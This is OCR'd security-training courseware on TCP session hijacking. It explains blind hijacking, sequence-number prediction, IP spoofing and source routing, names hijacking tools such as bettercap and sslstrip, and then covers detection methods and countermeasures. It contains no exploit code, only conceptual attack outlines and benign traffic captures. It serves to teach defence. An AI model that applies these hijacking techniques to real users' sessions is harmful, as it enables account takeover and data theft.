In blind hijacking, an attacker predicts the sequence numbers that a victim host sends to create a connection that appears to originate from the host or a blind spoof. To understand blind hijacking, it is important to understand sequence-number prediction. TCP sequence numbers, which are unique per byte in a TCP session, provide flow control and data integrity. TCP segments provide the initial sequence number (ISN) as a part of each segment header. ISNs do not start at zero for each session. As part of the handshake process, each participant needs to state the ISN, and bytes are numbered sequentially from that point.

Blind session hijacking relies on the attacker's ability to predict or guess sequence numbers. An attacker is unable to spoof a trusted host on a different network and observe the reply packets because no route exists for the packets to return to the attacker's IP address. Moreover, the attacker is unable resort to Address Resolution Protocol (ARP) cache poisoning because routers do not broadcast ARP across the Internet. Because the attacker is unable to observe the replies, they must anticipate the responses from the victim and prevent the host from sending a TCP/RST packet to the victim. The attacker predicts sequence numbers that the remote host expects from the victim and then hijacks the communication. This method is useful to exploit the trust relationships between users and remote machines.

In a spoofing attack, an attacker pretends to be another user or machine (victim) to gain access. Instead of taking over an existing active session, the attacker initiates a new session using the victim's stolen credentials. Simple IP spoofing is easy to perform and is useful in various attack methods. To create new raw packets, the attacker must have root access on the machine. However, to establish a spoofed connection using this session hijacking technique, an attacker must know the sequence numbers used by a target machine. IP spoofing forces the attacker to forecast the NSN. When an attacker uses blind hijacking to send a command, they cannot view the response.

In the case of IP spoofing without a session hijack, guessing the sequence number is unnecessary because no currently open session exists with that IP address. In a session hijack, the traffic returns to the attacker only if source routing is used. Source routing is a process that allows the sender to specify the route to be taken by an IP packet to the destination. The attacker performs source routing and then sniffs the traffic as it passes by the attacker. In session spoofing, captured authentication credentials are used to establish a session. In contrast, active hijacking eclipses a pre-existing session. As a result of this attack, a legitimate user may lose access or the normal functionality of their established Telnet session because an attacker hijacks the session and acts with the user's privileges. Because most authentication mechanisms are enforced only at the initiation of a session, the attacker can gain access to a target machine without authentication while a session is in progress.

Another method is to use source routed IP packets. This type of MITM attack allows an attacker to become a part of the target–host conversation by deceptively guiding IP packets to pass through their system.

Session hijacking is the process of taking over an existing active session. An attacker relies on a legitimate user to make a connection and authenticate. Session hijacking is more difficult than IP address spoofing. In session hijacking, John (an attacker) would seek to insert himself into a session that James (a legitimate user) already had set up with \\Mail. John would wait until James establishes a session, displace James from the established session by some means, such as a DoS attack, and then pick up the session as though he were James. Subsequently, John would send a scripted set of packets to \\Mail and observe the responses. For this purpose, John needs to know the sequence number in use when he hijacked the session. To calculate the sequence number, he must know the ISN and the number of packets involved in the exchange process.

Successful session hijacking is difficult without the use of known tools and is only possible when several factors are under the attacker's control. Knowledge of the ISN is the least of John's challenges. For instance, John needs a method to displace James from the active session as well as a method to know the exact status of James's session at the moment that James is displaced. Both these tasks require John to have far more knowledge and control over the session than would normally be possible.

However, IP address spoofing attacks can only be successful if an attacker uses IP addresses for authentication. They cannot perform IP address spoofing or session hijacking if per-packet integrity checking is executed. In the same manner, IP address spoofing or session hijacking is not possible if the session uses encryption methods such as Secure Sockets Layer (SSL) or Point-to-Point Tunneling Protocol (PPTP). Consequently, the attacker cannot participate in the key exchange.



James
(Victim)
James' stolen credentials
I am James, here are my credentials
Server
John (Attacker)

Figure 6.42: Spoofing attack




James logs on to the server with his credentials
James
(Victim)
Predicts the sequence and kills James' connection
Server
Spoofs James' IP and hijacks the session
John (Attacker)

Figure 6.43: Session hijacking

In summary, the hijacking of non-encrypted TCP communications requires the presence of non-encrypted session-oriented traffic, the ability to recognize TCP sequence numbers from which the next sequence number (NSN) can be predicted, and the ability to spoof a host's media access control (MAC) or IP address to receive communications that are not destined for the attacker's host. If the attacker is on the local segment, they can sniff and predict the ISN + 1 number and route the traffic back to them by poisoning the ARP caches on the two legitimate hosts participating in the session.

Session Hijacking Tools

OWASP ZAP | An integrated penetration testing tool for finding **vulnerabilities in web applications**


Untitled Session - OWASP ZAP 2.8.0
File Edit View Analyse Report Tools Import Online Help
Standard Mode
Sites
Quick Start
Request
Response
Break
Method
Text
Contexts
Default Context
Sites
History
Search
Alerts
Output
Filter: OFF
Export
Id
Req. Time...
Met...
URL
C...
Reas...
...
Size Res...
Highe...
N...
Tags
Alerts 0 0 0 0
Current Scans 0 0 0 0 0 0 0 0

```
GET http://www.moviescope.com/ HTTP/1.1
Host: www.moviescope.com
Connection: keep-alive
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.
36 (KHTML, like Gecko) Chrome/78.0.3904.108 Safari/537.36
Sec-Fetch-User: ?1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/
webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Accept-Language: en-US,en;q=0.9
```

https://owasp.org

Burp Suite
https://portswigger.net

bettercap
https://www.bettercap.org

netool toolkit
https://sourceforge.net

WebSploit Framework
https://sourceforge.net

sslstrip
https://pypi.org


Session Hijacking Tools

Attackers can use tools such as Burp Suite, OWASP ZAP, and bettercap to hijack a session between a client and server. Discussed below are various tools that help perform session hijacking.

- **OWASP ZAP**

  Source: *https://owasp.org*

  OWASP Zed Attack Proxy (ZAP) is an integrated penetration testing tool for finding vulnerabilities in web applications. It offers automated scanners as well as a set of tools that make it possible to find security vulnerabilities manually. It is designed to be used by people with a wide range of security experience and is ideal for developers and functional testers who are new to penetration testing.



Untitled Session - OWASP ZAP 2.8.0
File Edit View Analyse Report Tools Import Online Help
Standard Mode
Sites
Quick Start
Request
Response
Break
Contexts
Default Context
Sites
Method
Text
History
Search
Alerts
Output
Filter: OFF
Export
Id
Req. Time...
Met...
URL
C...
Reas...
...
Size Res...
Highe...
N...
Tags
Alerts 0 0 0 0
Current Scans 0 0 0 0 0 0 0 0

```
GET http://www.moviescope.com/ HTTP/1.1
Host: www.moviescope.com
Connection: keep-alive
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.
36 (KHTML, like Gecko) Chrome/78.0.3904.108 Safari/537.36
Sec-Fetch-User: ?1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/
webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Accept-Language: en-US,en;q=0.9
```

Figure 6.44: Screenshot of Burp Suite

The following are some additional session hijacking tools:

- Burp Suite (*https://portswigger.net*)
- bettercap (*https://www.bettercap.org*)
- netool toolkit (*https://sourceforge.net*)
- WebSploit Framework (*https://sourceforge.net*)
- sslstrip (*https://pypi.org*)



Module Flow


01 Discuss Types of Session Hijacking Attacks

02 **Discuss Session Hijacking Attack Countermeasures**

Discuss Session Hijacking Attack Countermeasures

In general, hijacking is a dangerous attack because the victim is at risk of identity theft, fraud, and loss of sensitive information. All networks using TCP/IP are vulnerable to the different types of session hijacking attacks. However, following best practices might protect against session hijacking attacks.

This section discusses session hijacking detection methods, and various countermeasures to combat session hijacking attacks.



Session Hijacking Detection Methods

Detection Method

Manual Method

Using Packet Sniffing Software

Automatic Method

Intrusion Detection Systems (IDS)

Intrusion Prevention Systems (IPS)

Session Hijacking Detection Methods

Session hijacking attacks are exceptionally difficult to detect, and users often overlook them unless the attacker causes severe damage.

The following are some symptoms of a session hijacking attack:

- A burst of network activity for some time, which decreases the system performance
- Busy servers resulting from requests sent by both the client and hijacker

Methods to detect session hijacking



Detection Method
Manual Method
Automatic Method
Using Packet Sniffing Software
Intrusion Detection Systems (IDS)
Intrusion Prevention Systems (IPS)

Figure 6.45: Session hijacking detection methods

- **Manual Method**

  The manual method involves the use of packet sniffing software such as Wireshark and SteelCentral Packet Analyzer to monitor session hijacking attacks. The packet sniffer captures packets in transit across the network, which is then analyzed using various filtering tools.

  Forced ARP Entry


  A forced ARP entry involves replacing the MAC address of a compromised machine in the ARP cache of the server with a different one in order to restrict network traffic to the compromised machine.

  A forced ARP entry should be performed in the case of the following:

  - Repeated ARP updates
  - Frames sent between the client and server with different MAC addresses
  - ACK storms

- **Automatic Method**

  The automatic method involves the use of an intrusion detection systems (IDS) and intrusion prevention systems (IPS) to monitor incoming network traffic. If the packet matches any of the attack signatures in the internal database, the IDS generates an alert, whereas the IPS blocks the traffic from entering the database.



Session Hijacking Countermeasures

Use **Secure Shell (SSH)** to create a secure communication channel

Implement the **log-out functionality** for the user to end the session

Generate the **session ID** after a successful login and accept session IDs generated by the server only

Ensure that data in transit is **encrypted** and implement the **defense-in-depth** mechanism

Use **string** or a **long random number** as a session key

Use different **usernames** and **passwords** for different accounts

Session Hijacking Countermeasures

Listed below are some of the countermeasures to be followed to defend against session hijacking:


- Use the Secure Shell (SSH) to create a secure communication channel.
- Pass authentication cookies over HTTPS connections.
- Implement the log-out functionality for the user to end the session.
- Generate a session ID after a successful login and accept session IDs generated by the server only.
- Ensure that data in transit are encrypted and implement the defense-in-depth mechanism.
- Use strings or long random numbers as session keys.
- Use different usernames and passwords for different accounts.
- Educate employees and minimize remote access.
- Implement `timeout()` to destroy sessions when expired.
- Avoid including the session ID in the URL or query string.
- Use switches rather than hubs and limit incoming connections.
- Ensure client-side and server-side protection software are in the active state and up to date.
- Use strong authentication (such as Kerberos) or peer-to-peer virtual private networks (VPNs).

- Configure appropriate internal and external spoof rules on gateways.
- Use encrypted protocols available in the OpenSSH suite.
- Use firewalls and browser settings to confine cookies.
- Protect authentication cookies with SSL.
- Regularly update platform patches to fix TCP/IP vulnerabilities (e.g., predictable packet sequences).
- Use IPsec to encrypt session information.
- Use HTTP Public Key Pinning (HPKP) to allow users to authenticate web servers.
- Enable browsers to verify website authenticity using network notary servers.
- Implement DNS-based authentication of named entities.
- Disable compression mechanisms of HTTP requests.
- Use cipher-chaining block (CBC) ciphers incorporating random padding up to 255 bytes, thereby making the extraction of confidential information difficult for an attacker.
- Restrict the cross-site scripts known as cross-site request forgery (CSRF) from the client side.
- Upgrade web browsers to the latest versions.
- Use vulnerability scanners such as masscan to detect any insecure configuration of HTTPS session settings on sites.

Session Hijacking Detection Tools

Wireshark

❑ Wireshark allows you to **capture and interactively browse the traffic** running on a computer network


*Npcap Loopback Adapter
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
Expression...

```
No.  Time      Source               Destination      Protocol Lengt Info
3…  146.2545… 169.254.163.39       224.0.0.252      LLMNR     64 Standard query 0xfa03 AAAA wpad
3…  146.2545… 10.10.10.10          224.0.0.252      LLMNR     64 Standard query 0x6c13 A wpad
3…  146.2568… fe80::31ba:87c5:248… ff02::1:3        LLMNR     84 Standard query 0xe7ff AAAA wpad
3…  146.2569… fe80::31ba:87c5:248… ff02::1:3        LLMNR     84 Standard query 0xad7a A wpad
3…  146.2570… 169.254.163.39       224.0.0.252      LLMNR     64 Standard query 0xad7a A wpad
3…  146.2572… 169.254.163.39       224.0.0.252      LLMNR     64 Standard query 0xe7ff AAAA wpad
3…  146.4341… 127.0.0.1            127.0.0.1        TCP       55 49748 → 5905 [PSH, ACK] Seq=147 A…
3…  146.4341… 127.0.0.1            127.0.0.1        TCP       54 5905 → 49748 [ACK] Seq=1 Ack=148 …
3…  146.4342… 127.0.0.1            127.0.0.1        TCP      100 49750 → 9195 [PSH, ACK] Seq=6717 …
3…  146.4342… 127.0.0.1            127.0.0.1        TCP       54 9195 → 49750 [ACK] Seq=1 Ack=6763…
3…  146.4342… 127.0.0.1            127.0.0.1        TCP       55 49674 → 5905 [PSH, ACK] Seq=147 A…
3…  146.4343… 127.0.0.1            127.0.0.1        TCP       54 5905 → 49674 [ACK] Seq=1 Ack=148 …
3…  146.5896… 10.10.10.10          10.10.10.255     NBNS      92 Name query NB WPAD<00>
3…  146.5926… 10.10.10.10          10.10.10.255     NBNS      92 Name query NB WPAD<00>
3…  146.5928… 10.10.10.10          10.10.10.255     NBNS      92 Name query NB WPAD<00>
3…  146.5937… 169.254.163.39       169.254.255.255  NBNS      92 Name query NB WPAD<00>
3…  146.5937… 169.254.163.39       169.254.255.255  NBNS      92 Name query NB WPAD<00>

> Frame 3060: 64 bytes on wire (512 bits), 64 bytes captured (512 bits) on interface 0
> Ethernet II, Src: 00:00:00_00:00:00 (00:00:00:00:00:00), Dst: 00:00:00_00:00:00 (00:00:00:00:00:00)
> Internet Protocol Version 4, Src: 169.254.163.39, Dst: 224.0.0.252
> User Datagram Protocol, Src Port: 57907, Dst Port: 5355
> Link-local Multicast Name Resolution (query)

0000  00 00 00 00 00 00 00 00  00 00 00 00 08 00 45 00   ········ ······E·
0010  00 32 6a 01 00 00 01 11  00 00 a9 fe a3 27 e0 00   ·2j····· ·····'··
0020  00 fc e2 33 14 eb 00 1e  07 76 fa 03 00 00 00 01   ···3···· ·v······
0030  00 00 00 00 00 00 04 77  70 61 64 00 00 1c 00 01   ·······w pad·····

wireshark_Npcap Loopback A…190819165237_a00736.pcapng | Packets: 3115 · Displayed: 3115 (100.0%) · Dropped: 0 (0.0%) | Profile: Default
```

https://www.wireshark.org

USM Anywhere
https://cybersecurity.att.com

Check Point IPS
https://www.checkpoint.com

LogRhythm
https://logrhythm.com

SolarWinds Security Event Manager (SEM)
https://www.solarwinds.com

